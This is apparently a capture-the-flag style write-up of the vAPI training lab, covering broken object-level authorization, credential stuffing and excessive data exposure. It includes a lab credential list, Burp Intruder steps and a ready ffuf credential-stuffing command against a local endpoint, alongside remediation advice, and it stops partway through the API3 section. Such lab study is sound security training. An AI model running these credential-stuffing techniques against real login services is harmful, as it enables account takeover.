
- Implement server-side authorization checks on every object-level request, verifying that the authenticated user owns or has explicit permission to access the requested resource.
- Hide the ID parameter or obfuscate it to reduce attack surface
- Replace sequential integer IDs with non-enumerable identifiers such as UUIDs.
- Apply the principle of least privilege to all API endpoints by default.

Summary

Broken Object Level Authorization is consistently ranked as the most prevalent and most damaging API vulnerability. It occurs when an API uses a predictable, user-controlled identifier such as a numeric ID to retrieve or modify objects, without verifying that the requesting user has permission to access that specific object. In this assessment, the API1 endpoint accepted a numeric user ID parameter in both its GET and PUT requests. Upon creating a test account, the

application returned an auto-incrementing integer ID. By systematically substituting this ID with adjacent integers using Burp Suite Intruder, it was possible to retrieve the full account details of every other user registered in the system. More critically, the PUT method accepted updates to any user record regardless of the authenticated user's identity, allowing complete modification and therefore takeover of any account.

API2



Authentication is the process of verifying the identity of a user. Broken authentication is where authentication controls implemented in a system can be bypassed through various ways. There are 2 ways for this, 1. lack of authentication mechanism or 2. Misimplementation of the authentication mechanisms.


There is a hint that has been given to us showing that there is a folder named Resources, we'll navigate and look for it and see what it contains.

1. In the terminal we will look at the contents of things in the Resources folder

```
> pwd
/home/eddie/vapi
> ls
composer.json  conf  CONTRIBUTORS.md  docker-compose.yml  LICENSE  README.md  vapi  vapi_logo.png
composer.lock  CONTRIBUTING.md  database  Dockerfile  postman  Resources  vapi-chart  vendor
> cd Resources
> ls
API2 CredentialStuffing API3 APK
> cd API2 CredentialStuffing
> ls
creds.csv
> cat creds.csv
brown.grimes@hotmail.com,w_5yhfeN
reuben.heaney@hotmail.com,8JhcB_mH
dcronin@robel.com,V$qe{8+3
hcollier@veum.com,vVsU7/yN
vemard@gmail.com,gRfJ3$U7
showell@glover.com,NYt%H7F(
hector.fritsch@graham.com,Jn!.kXz9
grippin@jast.com,5xP6VW$U
zena.pfannerstill@yahoo.com,H]RLAuy3
sanford.marta@hotmail.com,5/JAj.U{
ibeatty@yahoo.com,6mH@cTvq
filiberto42@hotmail.com,*8HKk.G-
pdickens@hotmail.com,U/[2qL6Y
jstroman@gulowski.org,{(yAekH2
rolando19@yost.info,fpRe7k$(
vernier13@gmail.com,x/V(!]6b
erick90@gmail.com,2bCnek?=-
helen55@dare.org,_8k?vz)W
julie.terry@stehr.net,}8U(j^CS
salvatore65@yahoo.com,p[$6yAq@
raegan44@halvorson.com,knGZ3YV_
dena98@hotmail.com,>!QT_2zq
nikita86@yahoo.com,Ww}Q(7TB
mkulas@gmail.com,kT/6[EHW
ohara.mckayla@yahoo.com,mh}52AC+
btowne@reynolds.com,@)Ec69.M
dell85@yahoo.com,eGd6?{a2
bfisher@murazik.net,2HfDux.d
deontae.daniel@kunde.com,-Q_+G7}a
haag.ressie@moore.com,3K.6D6Sw
josephine.ledner@yahoo.com,+Xh$MF5%
sylvia69@kirlin.com,t?2MGAs/
laney47@russel.com,ZrE-2e8(
zschaden@yahoo.com,N%5B8*b2
aric31@yahoo.com,Ez)N?2fa
douglas.alejandrin@pacocha.com,-w3nKEU+
gaylord.johan@erdman.com,jH6.RZzu
baron.sauer@hotmail.com,n=Y_]9Ls
ernser.mckenzie@koss.net,BZR>)u7j
qvolkman@franecki.com,QeXC8c!W
janet97@monahan.org,e3Bab=SK
kelly.leuschke@pagac.info,8fM6uZXJ
zroberts@yahoo.com,_t8rdA*T
diego38@gmail.com,b7D6LZfs
hkerluke@yahoo.com,ZjA=K5r+
schmidt.jacky@fahey.com,>Sx4YXP6
becker.breana@hotmail.com,n7dwN89?
grady44@mcdermott.com,6QEa=9uS
clair.gutmann@dicki.net,P>s)M[5x
```

We note it seems to be a list of credentials probably usernames and passwords.

2. Let's see what it entails. It seems that one is required to enter an email and password as shown below, however to be authenticated one has to know the correct credentials.



The 401 shows we have gotten the wrong credentials, we will have to guess the passwords. There are 2 ways to this either manually inputting each credential or brute-forcing it.

3. Manually filling it will take time while brute-forcing also won't work if there are any rate limiting or any other security measures are in place. We'll try bruteforcing to rule out if its applicable or not.
4. First we will need to separate the credentials.csv file to match email and password so that we can input it as a file.
5. To separate the 2 we will use a cut command as shown below:

```
cut -d',' -f1 creds.csv > ~/projects/writeups/Vapi/username.txt
```

```
> cat username.txt
brown.grimes@hotmail.com
reuben.heaney@hotmail.com
dcronin@robel.com
hcollier@veum.com
vemard@gmail.com
showell@glover.com
hector.fritsch@graham.com
grippin@jast.com
zena.pfannerstill@yahoo.com
sanford.marta@hotmail.com
ibeatty@yahoo.com
filiberto42@hotmail.com
pdickens@hotmail.com
jstroman@gulgowski.org
rolando19@yost.info
vernier13@gmail.com
erick90@gmail.com
helen55@dare.org
julie.terry@stehr.net
salvatore65@yahoo.com
raegan44@halvorson.com
dena98@hotmail.com
nikita86@yahoo.com
mkulas@gmail.com
ohara.mckayla@yahoo.com
btowne@reynolds.com
dell85@yahoo.com
bfisher@murazik.net
deontae.daniel@kunde.com
haag.ressie@moore.com
josephine.ledner@yahoo.com
sylvia69@kirlin.com
laney47@russel.com
zschaden@yahoo.com
aric31@yahoo.com
douglas.alejandrin@pacocho.com
gaylord.johan@erdman.com
baron.sauer@hotmail.com
ernser.mckenzie@koss.net
qvolkman@franecki.com
janet97@monahan.org
kelly.leuschke@pagac.info
```


6. And the same is done for the password part `cut -d',' -f2 creds.csv > ~/projects/writeups/Vapi/password.txt`

```
> cat password.txt
```

```
w_5yhFEN  
8JhcB_mH  
V$qe{8+3  
vVsU7/yN  
gRfJ3$U7  
NYt%H7F(  
Jn!.kXz9  
5xP&VW$U  
H]RLAuy3  
5/JAj.U{  
6mH@cTvq  
*8HKk.G-  
U/[2qL6Y  
{(yAekH2  
fpRe7k$(  
x/V(!]6b  
2bCnek?=  
_8k?vz)W  
}8U(j^CS  
p[$6yAq@  
knGZ3YV_  
>!QT_2zq  
Ww}Q(7TB  
kT/6[EhW  
mh}52AC+  
@)Ec&9.M  
eGd&?{a2  
2HfDux.d  
-Q_+G7}a  
3K.6D&Sw  
+Xh$MF5%  
t?2MGAs/  
ZrE-2e8(  
N%5B8*b2  
Ez)N?2fa  
-w3nKEU+  
jH6.RZzu  
n=Y_]9Ls  
BZR>)u7j  
QeXC8c!W  
e3Bab=SK  
8fM&uZXJ  
_t8rdA*T  
b7D&LZfs  
ZjA=K5r+
```

7. We will use burp to bruteforce the credentials for this you can also use ffuf for this also

8. Using burp, send the request to intruder



Highlight the email and then click (2), do the same for password, then select attack to pitchfork (3) then go to payload position and select payload type and load username.txt file and repeat for password (4,5,6) ensure payload encoding is disabled(7) then start attack(8).

9. Once the attack is done, click the status code column and click it to see any difference with the codes. You'll note there are 3 different status codes, showing we have a success.

Request	Payload 1	Status code	Response re...	Error	Timeout	Length	Comment ^
455	savanna48@ortiz.com	200	437			315	
618	hauck.aletha@yahoo.com	200	445			315	
803	harber.leif@beatty.info	200	436			315	
0		401	78			293	
1	ibrown.grimes@hotmail.com	401	125			293	
2	reuben.heaney@hotmail.com	401	167			293	
3	dcronin@robel.com	401	207			293	
4	hcollier@veum.com	401	251			293	
5	vemard@gmail.com	401	291			293	
6	showell@glover.com	401	316			293	
7	hector.fritsch@graham.com	401	358			293	
8	grippin@jast.com	401	398			293	
9	zena.pfannerstill@yahoo.com	401	438			293	
10	sanford.marta@hotmail.com	401	428			293	
11	ibeatty@yahoo.com	401	435			293	
12	filiberto42@hotmail.com	401	430			293	
13	pdickens@hotmail.com	401	430			293	
14	jstroman@gulgowski.org	401	432			293	
15	rolando19@yost.info	401	430			293	
16	vernie13@gmail.com	401	430			293	

Note i have hidden the payload2 Column so you can get the password.

10. Another alternative is to use ffuf which is a web fuzzing tool if using burpsuite community which is heavily throttled. To use ffuf use this command on the terminal: `ffuf -w username.txt:W1 -w password.txt:W2 -X POST -d '{"email": "W1", "password": "W2"}' -u http://localhost:9000/vapi/api2/user/login -mode pitchfork -mc 200`

- the -w specifies the wordlist where W1 is for username.txt and w2 for password.txt. The username and passwords file are just the files we separated above in (5) and (6) respectively.

- The -X is used to specify the HTTP method to use for us its POST
- The -d is used to define the payload
- The -u is used to define the target URL
- The mode is used to specify the fuzzing mode which for us is Pitchfork.
- The -mc Is used to only display responses that have status code 200 which we have specified.

The response is:

```
> ffuf -w username.txt:W1 -w password.txt:W2 -X POST -H "content-type: application/json" -d '{"email":"W1", "password":"W2"}' -u http://localhost:9000/vapi/api2/user/login -mode pitchfork -mc 200
```



```
v2.1.0-dev
```

```
:: Method      : POST
:: URL         : http://localhost:9000/vapi/api2/user/login
:: Wordlist    : W1: /home/eddie/projects/writeups/Vapi/username.txt
:: Wordlist    : W2: /home/eddie/projects/writeups/Vapi/password.txt
:: Header     : Content-Type: application/json
:: Data       : {"email":"W1", "password":"W2"}
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200
```

```
[Status: 200, Size: 89, Words: 1, Lines: 1, Duration: 2526ms]
* W1: [REDACTED]com
* W2: [REDACTED]

[Status: 200, Size: 89, Words: 1, Lines: 1, Duration: 2558ms]
* W1: [REDACTED]hoo.com
* W2: [REDACTED]

[Status: 200, Size: 89, Words: 1, Lines: 1, Duration: 2512ms]
* W1: [REDACTED]atty.info
* W2: [REDACTED]
```

```
:: Progress: [1000/1000] :: Job [1/1] :: 15 req/sec :: Duration: [0:01:03] :: Errors: 0 ::
~/projects/writeups/Vapi 1m 3s >
```

Similar to response from Burp I get 3 credentials, we can use all to try and see what each entails.

When you login you will get different token and one has a flag get it and store it / save it

****Severity:** Critical

Impact

- Account takeover- An attacker is able to gain unauthorized access to an account of their choice since they have access to the credentials
- Resource overhaul and denial of service attack- A system can be brought down by excessive requests which the server can't withstand making it not be accessible to legitimate users.

Remediation

- Implement rate limiting to all access endpoints. This will reduce the ability to bruteforce an account.
- Implement multi-factor authentication mechanism where not only one authentication is accepted but 2 or more.
- Implement account lockout preventing brute force on accounts after a defined number of failed attempts.
- Monitor for unusual authentication patterns using SIEM or other equivalent logging systems.

Summary

Authentication is the mechanism by which an API verifies that a user is who they claim to be. When this mechanism is absent, poorly implemented or unprotected against automated attacks, it becomes trivially bypassable. API2 covers both the complete absence of authentication and its misimplementation in this case, the failure to implement any anti-brute-force protection on the login endpoint. The Resources folder provided with the lab contained a credential list in CSV format of leaked credentials from potentially a prior breach. Using the `cut` command to separate usernames and passwords into individual wordlists, a credential stuffing attack was executed against the login endpoint using both Burp Suite Intruder (pitchfork mode) and ffuf. The absence of rate limiting, account lockout, or CAPTCHA meant the attack completed without interruption, successfully identifying three valid credential pairs from a list of one thousand entries in approximately one minute. Upon successful authentication, each valid session returned a unique token one of which contained a flag confirming privilege escalation. In a production context, this attack would grant an attacker the full session permissions of the compromised user, including access to all data and actions available to that account.

API3

API3

 You  1

Excessive Data Exposure

We have all been there , right? Giving away too much data and the Dev showing it . Try the Android App in the Resources folder

Excessive Data Exposure is where sensitive information is being returned to the user in the response and is visible on the web traffic by design. Sniffing the traffic an attacker can see the sensitive data.

We are informed that there is an android app in the resource folder and it exposes excessive data.


Prerequisite for this is to have an android emulator such as android studio or genymotion where we will use virtual devices. There is also need to have knowledge of setting it up.

- For this I will be using genymotion as my choice of emulator
- Ensure the virtual android to be used is android 8 and above.
- Having setup the emulator and powering it up we can continue.

When we go to the resource folder we get an APK file:

```
> ls
API2_CredentialStuffing  API3_APK
> cd API3_APK
> ls
AndroidManifest.xml  classes.dex  README.md  resources.arsc
classes2.dex         META-INF    res
~/vapi/Resources/API3_APK master* > TheCommentApp.apk 18:24:45
```

1. Having known the path of the APK there are different ways to install the app, we can drag and drop the apk to install the app



Also we can use ADB to install it by using `adb install TheCommentApp.apk` from where the APK is from as

```
> pwd
/home/eddie/vapi/Resources/API3_APK
> adb devices
List of devices attached
127.0.0.1:6555 device

> adb install TheCommentApp.apk
Performing Streamed Install
Success
~/vapi/Resources/API3_APK master* > 18:40:57
```

This

both will lead to the same end of installing the APK as shown here by swiping up the

homepage

3:45



Search apps



Amaze



BeetleB...



Calendar



Camera



Clock



Contacts



Custom...



Dev Set...



Dev To...



Files



Gallery



Messag...



Phone



Search



Settings



Superu...



The Co...



Vulnera...



WebVie...



Free for personal use

2. We can now open the application where we are required to pick a base URL

The Comment App



Pick Base URL

Eg. `http://localhost/vapi`

Base URL

Save

However in the resources folder there is a readme file that tells us how to name the base url as shown:

```
> cat README.md
While Adding Base Url in the APK in the start Add it like

baseurl/vapi/

e.g.:
If your base url is http://127.0.0.1/

Add it like http://127.0.0.1/vapi/
~/vapi/Resources/API3_APK master* > |
```

19:37:45

Therefore at the end of the baseurl add /vapi

The Comment App



Pick Base URL

Eg. `http://localhost/vapi`

`http://localhost:9000/vapi`

Save

3. Once we click the save button we are redirected to a login page, since we haven't created an account we will register one by clicking the Create account:

1493	http://localhost:9000	POST	/vapi/api3/user/login	✓	200	263	JSON
1492	http://localhost:9000	POST	/vapi/api3/user/login	✓	401	296	JSON
1491	http://localhost:9000	POST	/vapi/api3/user	✓	201	279	JSON
1490	http://localhost:9000	POST	/vapi/api3/user	✓	201	278	JSON
1489	http://localhost:9000	POST	/vapi/api3/user	✓	201	276	JSON

Request

Pretty Raw Hex

```

1 POST /vapi/api3/user/login HTTP/1.1
2 Content-Type: application/json; charset=utf-8
3 User-Agent: Dalvik/2.1.0 (Linux; U; Android 11; Pixel Build/RQ1A.210105.003)
4 Host: localhost:9000
5 Connection: keep-alive
6 Accept-Encoding: gzip, deflate, br
7 Content-Length: 42
8
9 {
10   "username": "james",
11   "password": "P@ssw0rd"
12 }

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Host: localhost:9000
3 Date: Mon, 01 Jun 2026 19:05:33 GMT
4 Connection: close
5 X-Powered-By: PHP/7.4.33
6 Cache-Control: no-cache, private
7 Date: Mon, 01 Jun 2026 19:05:33 GMT
8 Content-Type: application/json
9
10 {
11   "success": "true",
12   "username": "james"
13 }

```

After successfully registering and logging in, we are directed to some comments. I had created 2 accounts for testing.

- When you open the get request containing the comments we get to see some information that can't be seen on the app:


```

1 GET /vapi/api3/comment HTTP/1.1
2 User-Agent: Dalvik/2.1.0 (Linux; U; Android 11; Pixel Build/RQ1A.210105.003)
3 Host: localhost:9000
4 Connection: keep-alive
5 Accept-Encoding: gzip, deflate, br
6
7
8
9
10 [
11   {
12     "id": 1,
13     "postId": 1,
14     "deviceId": "flagfanc3-bad677bf-500c-26ff72",
15     "latitude": "45.5426274",
16     "longitude": "122.7848111",
17     "commentText": "THIS POST IS SH***Y",
18     "username": "baduser007"
19   },
20   {
21     "id": 2,
22     "postId": 1,
